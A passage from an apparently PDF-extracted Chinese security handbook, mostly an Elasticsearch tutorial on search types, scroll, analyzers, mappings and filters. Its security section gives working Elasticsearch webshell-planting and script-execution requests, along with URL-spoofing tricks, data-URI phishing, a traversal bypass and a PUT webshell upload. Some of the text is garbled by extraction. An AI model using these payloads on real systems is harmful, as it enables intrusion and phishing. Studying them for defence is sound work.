document有相同的timestamp。由于搜索请求是在所有有效的分片副本间轮询的， 这两个document可能在原始分片里是一种顺序， 在副本分片里是另一种顺序。就是被称为结果震荡的问题， 用户每次刷新页面， 结果顺序会发生变化。避免这个问题方法是对于同一个用户总是使用同一个分片。方法就是使用一个随机字符串例如用户的会话ID(session ID)来设置preference参数。

timeout

通常， 协调节点会等待接收所有分片的回答。如果有一个节点遇到问题， 它会拖慢整个搜索请求。timeout 参数告诉协调节点最多等待多久， 就可以放弃等待而将已有结果返回。返回部分结果总比什么都没有好。搜索请求的返回将会指出这个搜索是否超时， 以及有多少分片成功答复了。

routing(路由选择)

在路由值那节里， 我们解释了如何在建立索引时提供一个自定义的routing参数来保证所有相关的document

(如属于单个用户的document)被存放在一个单独的分片中。在搜索时， 你可以指定一个或多个routing值来限制只搜索那些分片而不是搜索index里的全部分片：

**GET /\_search?routing=user\_1,user2**

这个技术在设计非常大的搜索系统时就会派上用场了。

search\_type(搜索类型)

虽然query\_then\_fetch是默认的搜索类型， 但也可以根据特定目的指定其它的搜索类型， 例如：

**GET /\_search?search\_type=count**

count

363/990

QQ群：632167235

count(计数)搜索类型只有一个query(查询)的阶段。当不需要搜索结果只需要知道满足查询的document的数量时， 可以使用这个查询类型。

query\_and\_fetch(查询并且取回)

query\_and\_fetch(查询并且取回)搜索类型将查询和取回阶段合并成一个步骤。这是一个内部优化选项， 当搜索请求的目标只是一个分片时可以使用， 例如指定了routing(路由选择)值时。虽然你可以手动选择使用这个搜索类型， 但是这么做基本上不会有什么效果。

dfs\_query\_then\_fetch和dfs\_query\_and\_fetch

dfs搜索类型有一个预查询的阶段， 它会从全部相关的分片里取回项目频数来计算全局的项目频数。我们将在relevance-is-broken(相关性被破坏)里进一步讨论这个。

scan(扫描)

scan(扫描)搜索类型是和scroll(滚屏)API连在一起使用的， 可以高效地取回巨大数量的结果。它是通过禁用排序来实现的。

扫描和滚屏

scan(扫描)搜索类型是和scroll(滚屏)API一起使用来从Elasticsearch里高效地取回巨大数量的结果而不需要付出深分页的代价。

scroll(滚屏)

一个滚屏搜索允许我们做一个初始阶段搜索并且持续批量从Elasticsearch里拉取结果直到没有结果剩下。这有点像传统数据库里的cursors(游标)。

滚屏搜索会及时制作快照。这个快照不会包含任何在初始阶段搜索请求后对index做的修改。它通过将旧的数据文件保存在手边， 所以可以保护index的样子看起来像搜索开始时的样子。

scan(扫描)

深度分页代价最高的部分是对结果的全局排序， 但如果禁用排序， 就能以很低的代价获得全部返回结果。为达成这个目的， 可以采用scan(扫描)搜索模式。扫描模式让Elasticsearch不排序， 只要分片里还有结果可以返回， 就返回一批结果。

为了使用scan-and-scroll(扫描和滚屏)， 需要执行一个搜索请求， 将search\_type设置成scan， 并且传递一个

scroll参数来告诉Elasticsearch滚屏应该持续多长时间。保持滚屏开启1分钟：

**GET /old\_index/\_search?search\_type=scan&scroll=1m**

**{**

**"query": { "match\_all": {}}, "size": 1000**

**}**

这个请求的应答没有包含任何命中的结果， 但是包含了一个Base-64编码的\_scroll\_id(滚屏id)字符串。现在我们可以将\_scroll\_id传递给\_search/scroll末端来获取第一批结果：

**GET /\_search/scroll?scroll=1m c2Nhbjs1OzExODpRNV9aY1VyUVM4U0NMd2pjWlJ3YWlBOzExOTpRNV9aY1VyUVM4U0 NMd2pjWlJ3YWlBOzExNjpRNV9aY1VyUVM4U0NMd2pjWlJ3YWlBOzExNzpRNV9aY1Vy UVM4U0NMd2pjWlJ3YWlBOzEyMDpRNV9aY1VyUVM4U0NMd2pjWlJ3YWlBOzE7dG90YW**

**xfaGl0czoxOw==**

\_scroll\_id可以在body或者URL里传递， 也可以被当做查询参数传递。

注意， 要再次指定?scroll=1m。滚屏的终止时间会在我们每次执行滚屏请求时刷新， 所以他只需要给我们足够的时间来处理当前批次的结果而不是所有的匹配查询的document。

滚屏请求也会返回一个新的\_scroll\_id。每次做下一个滚屏请求时， 必须传递前一次请求返回的\_scroll\_id。

364/990

QQ群：632167235

**6.7.10** 索引管理

创建索引

**PUT /my\_index**

**{**

**"setting": { ... any settings ... }, "mappings": {**

**"type\_one": { ... any mappings ... },**

**"type\_tow": { ... any mappings ... },**

**...**

**}**

**}**

或者在配置文件中禁止自动创建索引：

action.auto\_create\_index: false

删除索引

**DELETE /my\_index**

**DELETE /index\_one,index\_two DELETE /index\_\***

**DELETE /\_all**

索引设置

number\_of\_shards： 定义一个索引的主分片个数， 默认值是5。这个配置在索引创建后不能修改。

number\_of\_replicas： 每个主分片的复制分片个数， 默认是1。这个配置可以随时在活跃的索引上修改。

配置分析器

standard分析器是用于全文字段的默认分析器， 对于大部分西方语系来说是一个不错的选择。它考虑了以下几点：

* standard分词器： 在词层级上分割输入的文本。
* standard表征过滤器： 被设计用来整理分词器触发的所有表征(但是目前什么都没做)。
* lowercase表征过滤器： 将所有表征转换为小写。
* stop表征过滤器： 删除所有可能会造成搜索歧义的停用词， 如a,the,and,is。

默认情况下， 停用词过滤器是被禁用的。如需启用它， 你可以通过创建一个基于standard分析器的自定义分析器， 并且设置stopwords参数。可以提供一个停用词列表， 或者使用一个特定语言的预定停用词列表。

在下面的例子中， 我们创建了一个新的分析器， 叫做es\_std， 并使用预定义的西班牙语停用词：

**PUT /spanish\_docs**

**{**

**"settings": {**

**"analysis": {**

**"analyzer": {**

**"es\_std": {**

**"type": "standard", "stopwords": "\_spanish\_"**

**}**

**}**

**}**

**}**

**}**

es\_std分析器不是全局的， 它仅仅存在于我们定义的spanish\_docs索引中。为了用analyze API来测试它， 我们需要使用特定的索引名：

365/990

QQ群：632167235

**GET /spanish\_docs/\_analyze?analyzer=es\_std El veloz zorro marron**

结果中停用词El就会被正确的删除。

自定义分析器

分析器是三个顺序执行的组件的结合： 字符过滤器,分词器,表征过滤器。

字符过滤器

字符过滤器是让字符串在被分词前变得更加“整洁”。例如， 如果我们的文本是HTML格式， 它可能会包含一些我们不想被索引的HTML标签， 诸如<p>或<div>。

我们可以使用html\_strip字符过滤器来删除所有的HTML标签， 并且将HTML实体转换成对应的Unicode字符， 比如将&Aacute;转成Á。

一个分析器可能包含零到多个字符过滤器。

分词器

一个分析器必须包含一个分词器。分词器将字符串分割成单独的词(terms)或表征(tokens)。standard分析器使用standard分词器将字符串分割成单独的字词， 删除大部分标点符号， 但是现存的其他分词器会有不同的行为特征。

例如keyword分词器输出和它接收到的相同的字符串， 不做任何分词处理。whitespace分词器只通过空格来分割文本。pattern分词器可以通过正则表达式来分割文本。

表征过滤器

分词结果的表征流会根据各自的情况， 传递给特定的表征过滤器。

表征过滤器可能修改， 添加或删除表征。我们已经提过lowercase和stop表征过滤器， 但是Elasticsearch中有更多的选择。stemmer表征过滤器将单词转化为他们的根形态(root form)。ascii\_folding表征过滤器会删除变音符号， 比如从très转为tres。ngram和edge\_ngram可以让表征更适合特殊匹配情况或自动完成。

创建自定义分析器

配置字符过滤器、分词器和表征过滤器：

**PUT /my\_index**

**{**

**"settings": {**

**"analysis": {**

**"char\_filter": { ... custom character filters ... }, "tokenizer": { ... custom tokenizers ... },**

**"filter": { ... custom token filters ... },**

**"analyzer": { ... custom analyzers ... }**

**}**

**}**

**}**

步骤一配置分词器：

1. 用html\_strip字符过滤器去除所有的HTML标签；
2. 将&替换成and， 使用一个自定义的mapping字符过滤器。

**"char\_filter": { "&\_to\_and": {**

**"type": "mapping",**

**"mappings": [ "&=> and " ]**

**}**

**}**

步骤二配置过滤器：

1. 使用standard分词器分割单词；
2. 使用lowercase表征过滤器将词转为小写；
3. 用stop表征过滤器去除一些自定义停用词。

**"filter": {**

366/990

QQ群：632167235

**"my\_stopwords": { "type": "stop",**

**"stopwords": [ "the", "a" ]**

**}**

**}**

步骤三配置分析器：

**"analyzer": { "my\_analyzer": {**

**"type": "custom",**

**"char\_filter": [ "html\_strip", "&\_to\_and" ], "tokenizer": "standard",**

**"filter": [ "lowercase", "my\_stopwords" ]**

**}**

**}**

将以上请求合并：

**PUT /my\_index**

**{**

**"settings": {**

**"analysis": { "char\_filter": {**

**"&\_to\_and": { "type": "mapping",**

**"mappings": [ "&=> and " ]**

**}**

**},**

**"filter": { "my\_stopwords": {**

**"type": "stop", "stopwords": [ "the", "a" ]**

**}**

**},**

**"analyzer": { "my\_analyzer": {**

**"type": "custom",**

**"char\_filter": [ "html\_strip", "&\_to\_and" ], "tokenizer": "standard",**

**"filter": [ "lowercase", "my\_stopwords" ]**

**}**

**}**

**}**

**}**

**}**

测试分析器：

**GET /my\_index/\_analyze?analyzer=my\_analyzer**

**{ ... }**

步骤四应用分析器：

**PUT /my\_index/\_mapping/my\_type**

**{**

**"properties": { "title": {**

**"type": "string", "analyzer": "my\_analyzer"**

**}**

**}**

**}**

类型和映射

367/990

QQ群：632167235

如果同一个字段有不同类型的值， 则使用第一个遇到的值的类型为准。

根对象

映射的最高一层被称为根对象， 它可能包含下面几项：

* 一个properties节点， 列出了文档中可能包含的每个字段的映射；
* 多个元数据字段， 每一个都以下划线开头， 例如\_type、\_id和\_source；
* 设置项， 控制如何动态处理新的字段， 例如analyzer、dynamic\_date\_formats和dynamic\_templates；
* 其他设置， 可以同时应用在根对象和其他object类型的字段上， 例如enabled、dynamic和include\_in\_all。

属性

文档字段和属性的三个最重要的设置：

* type： 字段的数据类型， 例如string和date；
* index： 字段是否应当被当成全文来搜索(analyzed)， 或被当成一个准确的值(not\_analyzed)， 还是完全不可被搜索(no)；
* analyzer： 确定在索引和或搜索时全文字段使用的分析器。

元数据：\_source字段

默认情况下， Elasticsearch用JSON字符串来表示文档主体保存在\_source字段中。像其他保存的字段一样，

\_source字段也会在写入硬盘前压缩。

禁用\_source字段：

**PUT /my\_index**

**{**

**"mappings": {**

**"my\_type": {**

**"\_source": { "enabled": false**

**}**

**}**

**}**

**}**

在请求中可以通过限定\_source字段来请求指定字段：

**GET /\_search**

**{**

**"query": { "match\_all": {}},**

**"\_source": [ "title", "created" ]**

**}**

元数据：\_all字段

一个所有其他字段值的特殊字符串字段。query\_string在没有指定字段时默认用\_all字段查询。

**GET /\_search**

**{**

**"match": {**

**"\_all": "john smith marketing"**

**}**

**}**

禁用\_all字段：

**PUT /my\_index/\_mapping/my\_type**

**{**

**"my\_type": {**

**"\_all": { "enabled": false }**

368/990

QQ群：632167235

**}**

**}**

通过include\_in\_all选项可以控制字段是否要被包含在\_all字段中， 默认值是true。在一个对象上设置

include\_in\_all可以修改这个对象所有字段的默认行为。

你可能想要保留\_all字段来查询所有特定的全文字段， 例如title、overview、summary和tags。相对于完全禁用\_all字段， 你可以先默认禁用include\_in\_all选项， 而选定字段上启用include\_in\_all：

**PUT /my\_index/my\_type/\_mapping**

**{**

**"my\_type": { "include\_in\_all": false, "properties": {**

**"title": {**

**"type": "string", "include\_in\_all": true**

**},**

**...**

**}**

**}**

**}**

\_all字段仅仅是一个经过分析的string字段。它使用默认的分析器来分析它的值， 而不管这值本来所在的字段指定的分析器。而且像所有string类型字段一样， 你可以配置\_all字段使用的分析器：

**PUT /my\_index/my\_type/\_mapping**

**{**

**"my\_type": {**

**"\_all": { "analyzer": "whitespace" }**

**}**

**}**

文档ID

\_id： 文档的字符串ID

\_type： 文档的类型名

\_index： 文档所在的索引

\_uid： \_type和\_id连接成的type#id

\_id字段有一个你可能用得到的设置path设置告诉Elasticsearch它需要从文档本身的哪个字段中生成\_id：

**PUT /my\_index**

**{**

**"mappings": {**

**"my\_type": {**

**"\_id": {**

**"path": "doc\_id"**

**},**

**"properties": { "doc\_id": {**

**"type": "string", "index": "not\_analyzed"**

**}**

**}**

**}**

**}**

**}**

这样从doc\_id字段生成\_id。

当索引文档时：

**POST /my\_index/my\_type**

**{**

**"doc\_id": "123"**

369/990

QQ群：632167235

**}**

动态映射

当Elasticsearch遭遇一个位置的字段时， 它通过动态映射来确定字段的数据类型且自动将该字段加到类型映射中。

有时这是理想的行为， 有时却不是。或许你不知道今后会有哪些字段加到文档中， 但是你希望它们能自动

被索引。或许你仅仅想忽略它们。特别是当你使用Elasticsearch作为主数据源时， 你希望未知字段能抛出一个异常来警示你。

幸运的是， 你可以通过dynamic设置来控制这些行为， 它接收下面几个选项：

* true： 自动添加字段(默认)
* false： 忽略字段
* strict： 当遇到未知字段时抛出异常

dynamic设置可以用在根对象或任何object对象上。你可以将dynamic默认设置为strict， 而在特定内部对象上启用它：

**PUT /my\_index**

**{**

**"mappings": { "dynamic": "strict", "properties": {**

**"title": { "type": "string" }, "stash": {**

**"type": "object", "dynamic": true**

**}**

**}**

**}**

**}**

注： 将dynamic设置成false完全不会修改\_source字段的内容。\_source将仍旧保持你索引时的完整JSON文档。然而， 没有被添加到映射的未知字段将不可被搜索。

自定义动态索引

如果你想在运行时的增加新的字段， 你可能会开启动态索引。虽然有时动态映射的规则显得不那么智能， 幸运的是我们可以通过设置来自定义这些规则。

日期检测

比如第一个字符串字段的值看起来像日期， 当再插入非日期的值时会出现错误。

关闭日期检测：

**PUT /my\_index**

**{**

**"mappings": {**

**"my\_type": { "date\_detection": false**

**}**

**}**

**}**

动态模板

我们给string类型字段定义两个模板：

* es： 字段名以\_es结尾需要使用spanish分析器。
* en： 所有其他字段使用english分析器。

**PUT /my\_index**

**{**

**"mappings": {**

370/990

QQ群：632167235

**"my\_type": { "dynamic\_templates": [**

**{ "es" : {**

**"match": "\*\_es", "match\_mapping\_type": "string", "mapping": {**

**"type": "string", "analyzer": "spanish"**

**}**

**}},**

**{ "en": {**

**"match": "\*", "match\_mapping\_type": "string", "mapping": {**

**"type": "string", "analyzer": "english"**

**}**

**}}**

**]**

**}}}**

默认映射

通常， 一个索引中的所有类型具有共享的字段和设置。用\_default\_映射来指定公用设置会更加方便， 而不是每次创建新的类型时重复操作。\_default\_映射像新类型的模板。所有在\_default\_映射之后的类型将包含所有的默认设置,除非在自己的类型映射中明确覆盖这些配置。

可以使用\_default\_映射对所有类型禁用\_all字段， 而只在blog字段上开启它：

**PUT /my\_index**

**{**

**"mappings": {**

**"\_default\_": {**

**"\_all": { "enabled": false }**

**},**

**"blog": {**

**"\_all": { "enabled": true }**

**}**

**}**

**}**

重新索引数据

虽然你可以给索引添加新的类型， 或给类型添加新的字段， 但是你不能添加新的分析器或修改已有字段。假如你这样做， 已被索引的数据会变得不正确而你的搜索也不会正常工作。

修改在已存在的数据最简单的方法是重新索引： 创建一个新配置好的索引， 然后将所有的文档从旧的索引复制到新的上。

\_source字段的一个最大的好处是你已经在Elasticsearch中有了完整的文档， 你不再需要从数据库中重建你的索引， 这样通常会比较慢。

为了更高效的索引旧索引中的文档， 使用scan-scoll来批量读取旧索引的文档， 然后将通过bulk API来将它们推送给新的索引。

你可以在同一时间执行多个重新索引的任务， 但是你显然不愿意它们的结果有重叠。所以， 可以将重建大索引的任务通过日期或时间戳字段拆分成较小的任务：

**GET /old\_index/\_search?search\_type=scan&scroll=1m**

**{**

**"query": {**

**"range": {**

**"date": {**

**"gte": "2014-01-01",**

**"lt": "2014-02-02"**

**}**

**}**

371/990

QQ群：632167235

**},**

**"size": 1000**

**}**

索引别名和零停机时间

索引别名就像一个快捷方式或软连接， 可以指向一个或多个索引， 也可以给任何需要索引名的API使用。

这里有两种管理别名的途径： \_alias用于单个操作， \_aliases用于原子化多个操作。

我们假设你的应用采用一个叫my\_index的索引。而事实上， my\_index是一个指向当前真实索引的别名。真实的索引名将包含一个版本号： my\_index\_v1、my\_index\_v2等等。

1. 创建索引my\_index\_v1， 然后将别名指向它：

**PUT /my\_index\_v1**

**PUT /my\_index\_v1/\_alias/my\_index**

2. 检测这个别名指向哪个索引

**GET /\*/\_alias/my\_index**

或哪些别名指向这个索引

**GET /my\_index\_v1/\_alias/\***

3. 创建新的索引

4. 将别名指向新索引， 需要原子操作， 使用\_aliases

**POST /\_aliases**

**{**

**"actions": [**

**{ "remove": { "index": "my\_index\_v1", "alias": "my\_index" }},**

**{ "add": { "index": "my\_index\_v2", "alias": "my\_index" }}**

**]**

**}**

**6.7.11** 结构化搜索

结构化搜索是指查询包含内部结构的数据。日期、时间、和数字都是结构化的： 它们有明确的格式给你执行逻辑操作。一般包括比较数字或日期的范围， 或确定两个值哪个大。

查找准确值

对于准确值， 你需要使用过滤器。过滤器的重要性在于它们非常的快。它们不计算相关性(避过所有计分阶段)而且很容易被缓存。

用于数字的term过滤器

这个过滤器旨在处理数字、布尔值、日期和文本。

**GET /my\_store/products/\_search**

**{**

**"query": {**

**"filtered": {**

**"query": {**

**"match\_all": {}**

**},**

**"filter": {**

**"term": { "price": 20**

372/990

QQ群：632167235

**}**

**}**

**}**

**}**

**}**

过滤器不会执行计分和计算相关性。分值由match\_all查询产生， 所有文档一视同仁， 所有每个结果的分值都是1。

用于文本的term过滤器

文本字段可能被分析器处理， 导致无法准确匹配。可以将字段设置为not\_analyzed。

组合过滤

等价的SQL语句：

* **SELECT product FROM products WHERE (price=20 OR priductID='xxx') AND (price!=30)**

使用bool过滤器：

**GET /my\_store/products/\_search**

**{**

**"query": {**

**"filtered": {**

**"filter": {**

**"bool": {**

**"should": [**

**{ "term": { "price": 20 }},**

**{ "term": { "productID": "xxx"}}**

**],**

**"must\_not": {**

**"term": { "price": 30 }**

**}**

**}**

**}**

**}**

**}**

**}**

查询多个准确值

使用terms版本。

**GET /my\_store/products/\_search**

**{**

**"query": {**

**"filtered": {**

**"filter": {**

**"terms": {**

**"price": [20, 30]**

**}**

**}**

**}**

**}**

**}**

包含关系

term过滤器工作时， 只要被查询的字段多个元素中有一个匹配， 就会返回结果。

如果需要完全匹配， 则需要增加一个字段， 表示被过滤字段的值的个数， 当个数为1则完全匹配。

373/990

QQ群：632167235

范围

数字：

**GET /my\_store/products/\_search**

**{**

**"query": {**

**"filtered": {**

**"filter": {**

**"range": {**

**"price": {**

**"gte": 20,**

**"lt": 40**

**}**

**}**

**}**

**}**

**}**

**}**

日期：

**GET /my\_store/products/\_search**

**{**

**"query": {**

**"filtered": {**

**"filter": {**

**"range": {**

**"timestamp": {**

**"gt": "2014-01-01 00:00:00"**

**}**

**}**

**}**

**}**

**}**

**}**

使用双“||”便可以使用日期表达式：

**"lt": "2014-00-00 00:00:00||+1M"**

**"gt": "now-1h/d"**

字符串范围：

**"range": {**

**"title": { "gte": "a",**

**"lt": "b"**

**}**

**}**

处理NULL值

**GET /my\_index/posts/\_search**

**{**

**"query": {**

**"filtered": {**

**"filter": {**

**"exists": { "field": "tags" }**

**}**

**}**

**}**

**}**

missing和exists正好相反。

374/990

QQ群：632167235

**6.7.12** 安全

写webshell：

# **curl -XDELETE http://localhost:9200/test.php**

# **curl -XDELETE http://localhost:9200/\_snapshot/test.php**

# **curl -XPOST http://localhost:9200/test.php/test.php/1 -d'**

**{"<?php eval($\_POST[chr(97)]);?>":"test"}'**

# **curl http://localhost:9200/test.php/\_search?pretty**

# **curl -XPUT 'http://localhost:9200/\_snapshot/test.php' -d '{ "type": "fs",**

**"settings": {**

**"location": "/data/httpd/htdocs/default", "compress": false**

**}**

**}'**

# **curl -XPUT "http://localhost:9200/\_snapshot/test.php/test.php" -d '{ "indices": "test.php",**

**"ignore\_unavailable": "true", "include\_global\_state": false**

**}'**

webshell路径： <http://x.x.x.x/test/indices/test.php/snapshot-test.php>

elasticsearch1.6已经修复。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

命令执行

执 行 命 令 代 码 ： http://xxx.com:9200/\_search?source={%22size%22:1,%22query%22:{%22filtered%22:{%22query%22:{% 22match\_all%22:{}}}},%22script\_fields%22:{%22exp%22:{%22script%22:%22import%20java.util.\*;\nimport% 20java.io.\*;\nString%20str%20=%20\%22\%22;BufferedReader%20br%20=%20new%20BufferedReader(new% 20InputStreamReader(Runtime.getRuntime().exec(\%22ifconfig\%22).getInputStream()));StringBuilder%20sb% 20=%20new%20StringBuilder();while((str=br.readLine())!=null){sb.append(str);}sb.toString();%22}}}

写 文 件 代 码 ： http://xxx.com:9200/\_search?source={%22size%22:1,%22query%22:{%22filtered%22:{%22query%22:{% 22match\_all%22:{}}}},%22script\_fields%22:{%22exp%22:{%22script%22:%22import%20java.util.\*;\nimport% 20java.io.\*;\nFile%20f%20=%20new%20File(\%22/tmp/12.txt\%22);if(f.exists()){\%22exists\%22.toString();} BufferedWriter%20bw%20=%20new%20BufferedWriter(new%20OutputStreamWriter(new%20FileOutputStream (f),\%22UTF-8\%22));bw.write(\%221233\%22);bw.flush();bw.close();if(f.exists()){\%22success\%22.toString ();}%22}}}

解决方法：

在配置文件 elasticsearch.yml 里设置 script.disable\_dynamic: true

七、应用

375/990

QQ群：632167235

**7.1 WWW**

**7.1.1** 理论

**7.1.1.1 URL**解析

链接的构成

http://administ:pass@example.com:80801/?useridquery#top

\-|-/

\-----|-----/ \----|----/ \-|-/

\----|----/ \|/

protocol

userinfo

hostname

port

query

fragment

第一部分： 协议名(以单个冒号结束)

第二部分： 用户信息， 也就是账号密码(登陆ftp时常用) 第三部分： 主机名(也就是域名)

第四部分： 端口

第五部分： “?”号后的内容是查询

第六部分： 片段ID(是不会发送到服务器的)

浏览器解析顺序

1. 提取协议名

它会查找第一个“：”号在哪， 如何找到了， 那么“：”号左边的便是协议名。如果获得的协议名中出现了不该有的字符， 那么认为这可能就是个相对的url， 获得的并不是协议名。

2. 去除层级url标记符

字符串“//”应该算跟在协议名后面的， 如果发现有该字符， 则会跳过该字符， 如果没有找到便不管了。所以“http:baidu.com”也是可以访问的。浏览器中还可以用反斜杠来代替正斜杆， “\\”代替“//”， firefox除外。

3. 获取授权信息部分

依次扫描url， 如果这三个符号中哪个先出现便以哪个为准来截取：

* /(正斜杠)
* ?(问号)
* #(井号)

从url里提取出来的信息就算授权部分信息。除了IE跟safari， 其他浏览器还接收“;”(分号)作为授权信息部分中可接受的分隔符。

1. 定位登陆信息， 如果有的话

授权部分信息提取出来后， 在截取出来的信息里再来查找“@”， 如果找到了， 那么他前面的部分便是登陆信息。登陆信息再查找“:”(冒号)， 冒号前面的便是账号， 后面便是密码。

1. 提取目标地址

授权信息部分剩下的便是目标地址了， 第一个冒号分开的就是主机名跟端口。用方括号括起来的就是ipv6 地址。

4. 确定路径(如果的确存在)

如果授权部分的结尾跟着一个正斜杆， 某些场景里， 跟着一个反斜杠或者分号， 就像之前提到的， 依次扫描下一个“?”、“#”或字符串结尾符， 哪个先出现便以哪个为准。截取出来的部分就是路径信息， 最后根据

unix路径语义进行规范化整理。

5. 提取查询字符串(如果的确存在)

376/990

QQ群：632167235

如果在上一条解析里， 后面跟着的是一个问号， 便继续扫描下一个“#”或到字符串结尾， 哪个先出现便以哪个为准， 中间的部分便是查询字符串。

6. 提取片段ID

如果成功解析完上一条信息， 它最后还跟着“#”号， 那么从这个符号到字符串的结尾便算片段ID了， 片段ID 是不会发送到服务器的。一般用来跳到A标签的锚链接或者用来js的location.hash取值等等。

如果有判读url必须是.jpg等情况， 可以将片段结尾设为.jpg来绕过。

例子1

[http://xss1.com&action=test@www.baidu.com](http://www.baidu.com/)

这样一个链接在普通用户看来， 是会认为访问xss1.com的。但是实际上是去往[www.baidu.com的](http://www.baidu.com的/)。为什么呢？ 结合以上的知识我们分析一下。

首先， 协议名提取出来了， 然后获得授权部分信息，?、/、#都未出现， 浏览器便无法获得一个字符串来获得主机地址。我们再往后看@符，@符前面的便认为是登陆信息， 并不会当做主机名来解析， 所以现在

xss1.com&action=test已经被当做登陆信息了， 现在唯一的主机名便只有[www.baidu.com了](http://www.baidu.com了/)。

例子2

[http://xss1.com\@www.baidu.com](http://www.baidu.com/)

在火狐下会访问百度并提示我们是否要用账号为： xss1.com\的信息去访问[www.baidu.com](http://www.baidu.com/)。

因为在除了firefox外， 其他的浏览器都会把反斜杠当做正斜杠来解析。而正斜杠的出现就代表授权信息部分结束了！ 因为提取授权部分信息是用“\”、“?”、“#”， 所以授权信息部分结束， 那么前面的便当成了主机

名。而firefox是不会把\当成正斜杠的， @符号前面的便算登陆信息， 后面的就是主机名。所以当用firefox去访问这个链接时才出现了提示。

例子3

http://xss1.com;.baidu.com/

微软浏览器允许主机名称中出现“;”(分号)并成功解析这个地址。当然还需要baidu.com提前做了这样的域名解析设置。

大多数其他浏览器会自动的把url纠正成[http://xss1.com/;.baidu.com/](http://xss1.com/%3B.baidu.com/)， 然后用户就访问到了xss1.com(safari除外， 它会认为这个语法错误)。

针对域名的编码

编码方式： Punycode。

经过Punycode编码后的域名是会被DNS服务器所识别。

ʳºℙˢ.ʷººʸ

ℊ

http://

ⁿ.ºʳ

*21*

*45*

*24*

*CA*

Data URI scheme

可以直接输入到浏览器里， 构造钓鱼页面。

data:text/plain;charset=UTF-8;base64,5L2g5aW977yM5Lit5paH77yB

* data:,<文本数据>
* data:text/plain,<文本数据>
* data:text/html,<HTML代码>
* data:text/html;base64,<base64编码的HTML代码>
* data:text/css,<CSS代码>
* data:text/css;base64,<base64编码的CSS代码>
* data:text/javascript,<Javascript代码>
* data:text/javascript;base64,<base64编码的Javascript代码>
* data:image/gif;base64,<base64编码的gif图片数据>
* data:image/png;base64,<base64编码的png图片数据>

377/990

QQ群：632167235

* data:image/jpeg;base64,<base64编码的jpeg图片数据>
* data:image/x-icon;base64,<base64编码的icon图片数据>

将IP地址转换为数字

将每一段10进制数字转换为16进制， 然后将转换后的16进制数字转换为10进制。

预留字符绕过

Unreserved: a-z, A-Z, 0-9 and \_ . ! ~ \* ' () Reserved : ; / ? : @ & = + $ ,

Unwise : { } | ^ [ ] `

过滤： http://localhost/test.asp?file=../bla.txt 绕过： http://localhost/test.asp?file=.%./bla.txt

**7.1.1.2 HTTP**请求

HTTP请求的方法

* GET: 请求响应
* HEAD: 与GET相同的响应， 只要求响应表头
* POST: 发送数据给服务器处理， 数据包含在HTTP信息正文中
* PUT: 上传文件
* DELETE: 删除文件
* TRACE: 追踪收到的请求
* OPTIONS: 返回服务器所支持的HTTP请求的方法
* CONNECT: 将HTTP请求的连接转换成透明的TCP/IP通道

伪装本地客户端

1. X-Forwarder-For: 127.0.0.1
2. X-Forwarder-Host: 127.0.0.1 3. Client-IP: 127.0.0.1

4. Host: 127.0.0.1

5. X-Real-IP 127.0.0.1

PUT

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ PUT /a.txt HTTP/1.1

Host: [www.xx.com](http://www.xx.com/) Content-Length: 27

<%eval request("cmd")%>

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

MOVE

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ MOVE /a.txt HTTP/1.1

Host: [www.xx.com](http://www.xx.com/)

Destination: <http://www.xx.com/b.txt>

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

378/990

QQ群：632167235

HTTP返回码

1xx（临时响应）

表示临时响应并需要请求者继续执行操作的状态代码。

* 100（ 继续）： 请求者应当继续提出请求。服务器返回此代码表示已收到请求的第一部分， 正在等待其余部分。
* 101（ 切换协议）： 请求者已要求服务器切换协议， 服务器已确认并准备切换。

2xx（成功）

表示成功处理了请求的状态代码。

* 200（ 成功）： 服务器已成功处理了请求。通常， 这表示服务器提供了请求的网页。
* 201（ 已创建）： 请求成功并且服务器创建了新的资源。
* 202（ 已接受）： 服务器已接受请求， 但尚未处理。
* 203（ 非授权信息）： 服务器已成功处理了请求， 但返回的信息可能来自另一来源。
* 204（ 无内容）： 服务器成功处理了请求， 但没有返回任何内容。
* 205（ 重置内容）： 服务器成功处理了请求， 但没有返回任何内容。
* 206（ 部分内容）： 服务器成功处理了部分GET请求。

3xx（重定向）

表示要完成请求， 需要进一步操作。 通常， 这些状态代码用来重定向。

* 300（ 多种选择）： 针对请求， 服务器可执行多种操作。服务器可根据请求者（ user agent） 选择一项操作， 或提供操作列表供请求者选择。
* 301（ 永久移动）： 请求的网页已永久移动到新位置。服务器返回此响应（ 对GET或HEAD请求的响应） 时， 会自动将请求者转到新位置。
* 302（ 临时移动）： 服务器目前从不同位置的网页响应请求， 但请求者应继续使用原有位置来进行以后的请求。
* 303（ 查看其他位置）： 请求者应当对不同的位置使用单独的GET请求来检索响应时， 服务器返回此代码。
* 304（ 未修改）： 自从上次请求后， 请求的网页未修改过。服务器返回此响应时， 不会返回网页内容。
* 305（ 使用代理）： 请求者只能使用代理访问请求的网页。如果服务器返回此响应， 还表示请求者应使用代理。
* 307（ 临时重定向）： 服务器目前从不同位置的网页响应请求， 但请求者应继续使用原有位置来进行以后的请求。

4xx（请求错误）

这些状态代码表示请求可能出错， 妨碍了服务器的处理。

* 400（ 错误请求）： 服务器不理解请求的语法。
* 401（ 未授权）： 请求要求身份验证。对于需要登录的网页， 服务器可能返回此响应。
* 403（ 禁止）： 服务器拒绝请求。
* 404（ 未找到）： 服务器找不到请求的网页。
* 405（ 方法禁用）： 禁用请求中指定的方法。
* 406（ 不接受）： 无法使用请求的内容特性响应请求的网页。
* 407（ 需要代理授权）： 此状态代码与401（ 未授权） 类似， 但指定请求者应当授权使用代理。
* 408（ 请求超时）： 服务器等候请求时发生超时。
* 409（ 冲突）： 服务器在完成请求时发生冲突。服务器必须在响应中包含有关冲突的信息。
* 410（ 已删除）： 如果请求的资源已永久删除， 服务器就会返回此响应。
* 411（ 需要有效长度）： 服务器不接受不含有效内容长度标头字段的请求。
* 412（ 未满足前提条件）： 服务器未满足请求者在请求中设置的其中一个前提条件。
* 413（ 请求实体过大）： 服务器无法处理请求， 因为请求实体过大， 超出服务器的处理能力。
* 414（ 请求的URI过长） ： 请求的URI（ 通常为网址） 过长， 服务器无法处理。
* 415（ 不支持的媒体类型）： 请求的格式不受请求页面的支持。
* 416（ 请求范围不符合要求）： 如果页面无法提供请求的范围， 则服务器会返回此状态代码。

379/990

QQ群：632167235

* 417（ 未满足期望值）： 服务器未满足“期望”请求标头字段的要求。

5xx（服务器错误）

